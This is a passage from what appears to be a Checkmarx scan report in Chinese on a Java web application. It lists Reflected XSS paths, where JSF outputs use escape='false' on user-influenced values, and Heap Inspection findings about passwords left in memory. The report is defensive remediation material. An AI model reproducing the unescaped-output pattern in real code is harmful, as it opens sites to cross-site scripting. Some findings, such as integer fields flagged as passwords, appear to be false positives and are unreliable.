value="#{cscAppCaseMgBn.appCaseStats}" style="width:130px;">
....
141.                                      <h:outputText
value="#{pos.email}" escape="false" >
```

Reflected XSS All Clients\路徑 15:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=128
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml
行	43	141
物件	CxInput	CxOutput

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml
方法	<!DOCTYPE html>

```
....
43.                          <p:selectOneMenu id="appPos" var="posInfo"
value="#{cscAppCaseMgBn.posId}" style="width:150px;">
....
141.                                     <h:outputText
value="#{pos.email}" escape="false" >
```

Reflected XSS All Clients\路徑 16:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=129
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml
行	54	141
物件	CxInput	CxOutput

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml
方法	<!DOCTYPE html>

```
....
54.                             <p:selectOneMenu id="appSource"
var="posSource" value="#{cscAppCaseMgBn.source}" style="width:150px;">
....
141.                                        <h:outputText
value="#{pos.email}" escape="false" >
```

Reflected XSS All Clients\路徑 17:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=130
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem15.xhtml**第**1**行獲取使用者輸入的**CxInput**元素。該元素的**值**於程式流程中沒有被正確地過濾**(Filter)**或驗證，並最終顯示於使用者端方法**DisplayDetails()**在**TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem15.xhtml**的**1**行。這可能為跨站**腳**本**(Cross-Site-Scripting)**攻擊。**

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem15.xhtml	TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem15.xhtml
行	24	33
物件	CxInput	CxOutput

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem15.xhtml
方法	<?xml version="1.0" encoding="UTF-8"?>

```
....
24.                                             <p:selectOneRadio
id="planFreq" value="#{posItem15.guaranteePeriod}"
disabled="#{!posItem15.period}">
....
33.                                     <br/><h:outputText
value="#{posItem15.internalMessage} " escape="false"/>
```

Reflected XSS All Clients\路徑 18:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=131
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem16.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem16.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem16.xhtml	TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem16.xhtml
行	25	43
物件	CxInput	CxOutput

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem16.xhtml

方法　<?xml version="1.0" encoding="UTF-8"?>

```
....
25.
value="#{posItem16.changeEntryAge}"
....
43.                                       <br/><h:outputText
value="#{posItem16.internalMessage} " escape="false"/>
```

Reflected XSS All Clients\路徑 19:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=132
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem16.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem16.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem16.xhtml	TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem16.xhtml
行	31	43
物件	CxInput	CxOutput

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem16.xhtml

方法　<?xml version="1.0" encoding="UTF-8"?>

```
....
31.                                        <p:inputText
value="#{posItem16.changeEntryAge}"
....
43.                                        <br/><h:outputText
value="#{posItem16.internalMessage} " escape="false"/>
```

Reflected XSS All Clients\路徑 20:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=133
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem17.xhtml**第**1**行獲取使用者輸入的**CxInput**元素。該元素的**值**於程式流程中沒有被正確地過濾**(Filter)**或驗證，並最終顯示於使用者端方法**DisplayDetails()**在**TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem17.xhtml**的**1**行。這可能為跨站**腳**本**(Cross-Site-Scripting)**攻擊。**

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem17.xhtml	TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem17.xhtml
行	25	29
物件	CxInput	CxOutput

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem17.xhtml
方法　<?xml version="1.0" encoding="UTF-8"?>

```
....
25.                                        <p:selectOneRadio
id="planFreq" value="#{posItem17.planFreq}" immediate="true">
....
29.                                  <h:outputText
value="#{posItem17.internalMessage}"  escape="false"/>
```

Reflected XSS All Clients\路徑 21:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=134
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem26.xhtml**第**1**行獲取使用者輸入的**CxInput**元素。該元素的**值**於程式流程中沒有被正確地過濾**(Filter)**或驗證，並最終顯示於使用者端方法**DisplayDetails()**在**TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem26.xhtml**的**1**行。這可能為跨站**腳**本**(Cross-Site-Scripting)**攻擊。**

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem26.xhtml	TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem26.xhtml
行	135	213
物件	CxInput	CxOutput

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem26.xhtml
方法　<?xml version="1.0" encoding="UTF-8"?>

```
....
135.                             <p:inputText id="fileCount"
value="#{posItem26MgBn.uploadCount}"
....
213.                             process="@this" />
```

Reflected XSS All Clients\路徑 22:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=135
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml	TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml
行	25	150
物件	CxInput	CxOutput

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml
方法　<!DOCTYPE html>

```
....
25.
        value="#{sysMenuFunctionMgbn.webMenuId}" style="top: 7px; width:
15%;">
....
150.                                                <h:outputText
value="#{funData.funcName}" escape="false" />
```

Reflected XSS All Clients\路徑 23:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=136
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml	TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml
行	87	150
物件	CxInput	CxOutput

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml
方法	<!DOCTYPE html>

```
....
87.
        value="#{sysMenuFunctionMgbn.webfunId}" disabled="true" />
....
150.                                                                    <h:outputText
value="#{funData.funcName}" escape="false" />
```

Reflected XSS All Clients\路徑 24:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=137
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml	TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml
行	94	150
物件	CxInput	CxOutput

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml

方法 <!DOCTYPE html>

```
....
94.
             value="#{sysMenuFunctionMgbn.webfunName}"
....
150.                                                    <h:outputText
value="#{funData.funcName}" escape="false" />
```

Heap Inspection

查詢路徑:

Java\Cx\Java Medium Threat\Heap Inspection 版本:4

類別

OWASP Top 10 2013: A6-Sensitive Data Exposure
FISMA 2014: Media Protection
OWASP Top 10 2017: A3-Sensitive Data Exposure
NIST SP 800-53: SC-4 Information in Shared Resources (P1)

描述

Heap Inspection\路徑 1:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=39
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java 中第 89 行的 舊密碼 方法定義了被設計用來存放使用者密碼的 oldPassword。然而，當純文字密碼被指定到 oldPassword 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java
行	89	89
物件	oldPassword	oldPassword

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java

方法 private String oldPassword; // 舊密碼

```
....
89.    private String oldPassword; // 舊密碼
```

Heap Inspection\路徑 2:

嚴重程度：	中風險
結果狀態：	校驗

線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=40
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java 中第 90 行的 新密碼 方法定義了被設計用來存放使用者密碼的 newPassword。然而，當純文字密碼被指定到 newPassword 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java
行	90	90
物件	newPassword	newPassword

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java
方法	private String newPassword; // 新密碼

```
....
90.    private String newPassword; // 新密碼
```

Heap Inspection\路徑 3:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=41
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java 中第 620 行的 setNewPassword 方法定義了被設計用來存放使用者密碼的 newPassword。然而，當純文字密碼被指定到 newPassword 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java
行	620	620
物件	newPassword	newPassword

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java
方法	public void setNewPassword(String newPassword) {

```
....
620.        public void setNewPassword(String newPassword) {
```

Heap Inspection\路徑 4:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=42
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java 中第 63 行的 newPassword; 方法定義了被設計用來存放使用者密碼的 newPassword。然而，當純文字密碼被指定到 newPassword 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java
行	63	63
物件	newPassword	newPassword

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java
方法	private String newPassword;

```
....
63.    private String newPassword;
```

Heap Inspection\路徑 5:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=43
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java 中第 628 行的 setConfirmPassword 方法定義了被設計用來存放使用者密碼的 confirmPassword。然而，當純文字密碼被指定到 confirmPassword 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java
行	628	628
物件	confirmPassword	confirmPassword

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java
方法	public void setConfirmPassword(String confirmPassword) {

```
....
628.          public void setConfirmPassword(String confirmPassword) {
```

Heap Inspection\路徑 6:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=44
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java 中第 64 行的 confirmPassword; 方法定義了被設計用來存放使用者密碼的 confirmPassword。然而，當純文字密碼被指定到 confirmPassword 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java
行	64	64
物件	confirmPassword	confirmPassword

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java
方法	private String confirmPassword;

```
....
64.    private String confirmPassword;
```

Heap Inspection\路徑 7:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=45
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java 中第 29 行的 validate 方法定義了被設計用來存放使用者密碼的 pwd1。然而，當純文字密碼被指定到 pwd1 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/co	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/co

	mmon/validator/PswValidator.java	mmon/validator/PswValidator.java
行	32	32
物件	pwd1	pwd1

代碼片斷

檔案名稱　　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java

方法　　public void validate(FacesContext context, UIComponent component, Object value) throws ValidatorException {

```
....
32.          String pwd1 = (String)
component.getAttributes().get("pwd1");
```

Heap Inspection\路徑 8:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=46
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java 中第 29 行的 validate 方法定義了被設計用來存放使用者密碼的 pwd2。然而，當純文字密碼被指定到 pwd2 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java
行	33	33
物件	pwd2	pwd2

代碼片斷

檔案名稱　　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java

方法　　public void validate(FacesContext context, UIComponent component, Object value) throws ValidatorException {

```
....
33.          String pwd2 = (String)
component.getAttributes().get("pwd2");
```

Heap Inspection\路徑 9:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=47
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java 中第 60 行的 pWDConfirm; 方法定義了被設計用來存放使用者密碼的 pWDConfirm。然而，當純文字密碼被指定到 pWDConfirm 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java
行	60	60
物件	pWDConfirm	pWDConfirm

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java

方法 private String pWDConfirm;

```
....
60.    private String pWDConfirm;
```

Heap Inspection\路徑 10:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=48
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java 中第 92 行的 0; 方法定義了被設計用來存放使用者密碼的 pwdRecoveryStatus。然而，當純文字密碼被指定到 pwdRecoveryStatus 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java
行	92	92
物件	pwdRecoveryStatus	pwdRecoveryStatus

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java

方法 private int pwdRecoveryStatus = 0;

```
....
92.    private int pwdRecoveryStatus = 0;
```

Heap Inspection\路徑 11:

嚴重程度：	中風險

結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=49
狀態	新的

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml 中第 21 行的
方法定義了被設計用來存放使用者密碼的 pwdnotifyapplymgbn。然而，當純文字密碼被指定到 pwdnotifyapplymgbn 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml
行	21	21
物件	pwdnotifyapplymgbn	pwdnotifyapplymgbn

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml
方法

```
....
21.
```

Heap Inspection\路徑 12:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=50
狀態	新的

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml 中第 21 行的
方法定義了被設計用來存放使用者密碼的 pwdnotifyapplyquerymgbn。然而，當純文字密碼被指定到 pwdnotifyapplyquerymgbn 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml
行	21	21
物件	pwdnotifyapplyquerymgbn	pwdnotifyapplyquerymgbn

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml
方法

```
....
21.
```

Heap Inspection\路徑 13:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=51
狀態	新的

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml 中第 21 行的
方法定義了被設計用來存放使用者密碼的 pwdnotifyprintlistmgbn。然而，當純文字密碼被指定到 pwdnotifyprintlistmgbn 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml
行	21	21
物件	pwdnotifyprintlistmgbn	pwdnotifyprintlistmgbn

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml
方法

```
....
21.
```

Heap Inspection\路徑 14:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=52
狀態	新的

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml 中第 21 行的
方法定義了被設計用來存放使用者密碼的 pwdnotifyprintmgbn。然而，當純文字密碼被指定到 pwdnotifyprintmgbn 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml
行	21	21
物件	pwdnotifyprintmgbn	pwdnotifyprintmgbn

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml
方法

```
....
21.
```

Heap Inspection\路徑 15:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=53
狀態	新的

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml 中第 21 行的
方法定義了被設計用來存放使用者密碼的 pwdnotifyprintviewmgbn。然而，當純文字密碼被指定到 pwdnotifyprintviewmgbn 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml
行	21	21
物件	pwdnotifyprintviewmgbn	pwdnotifyprintviewmgbn

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml
方法	

```
....
21.
```

Heap Inspection\路徑 16:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=54
狀態	新的

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml 中第 21 行的
方法定義了被設計用來存放使用者密碼的 pwdnotifyreprintmgbn。然而，當純文字密碼被指定到 pwdnotifyreprintmgbn 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml
行	21	21
物件	pwdnotifyreprintmgbn	pwdnotifyreprintmgbn

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml
方法	

```
....
21.
```

Heap Inspection\路徑 17:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=55
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/templates/MainWestMgBn.java 中第 274 行的 goHomePage 方法定義了被設計用來存放使用者密碼的 pwdValidday。然而，當純文字密碼被指定到 pwdValidday 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/templates/MainWestMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/templates/MainWestMgBn.java
行	282	282
物件	pwdValidday	pwdValidday

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/templates/MainWestMgBn.java

方法　public void goHomePage() throws Exception {

```
....
282.                            int pwdValidday =
logonWebUserBean.getPwdValidDay();
```

Heap Inspection\路徑 18:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=56
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/CaptchaValidator.java 中第 21 行的 validate 方法定義了被設計用來存放使用者密碼的 userPwd。然而，當純文字密碼被指定到 userPwd 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/CaptchaValidator.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/CaptchaValidator.java
行	24	24
物件	userPwd	userPwd

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/CaptchaValidator.java

方法　　public void validate(FacesContext context, UIComponent component, Object value) throws ValidatorException {

```
....
24.          String userPwd = (String)
component.getAttributes().get("userPwd");
```

Heap Inspection\路徑 19:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=57
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java 中第 65 行的 processRequest 方法定義了被設計用來存放使用者密碼的 userPwd。然而，當純文字密碼被指定到 userPwd 後，這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java
行	122	122
物件	userPwd	userPwd

代碼片斷

檔案名稱　　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java

方法　　private void processRequest(HttpServletRequest request, HttpServletResponse response) {

```
....
122.                                    String userPwd =
sysUser.getUserPwd();
```

Heap Inspection\路徑 20:

嚴重程度：	中風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=58
狀態	新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java 中第 81 行的 密碼 方法定義了被設計用來存放使用者密碼的 userPwd。然而，當純文字密碼被指定到 userPwd 後，這個變數沒有從記憶體中被清除。

	來源	目的地
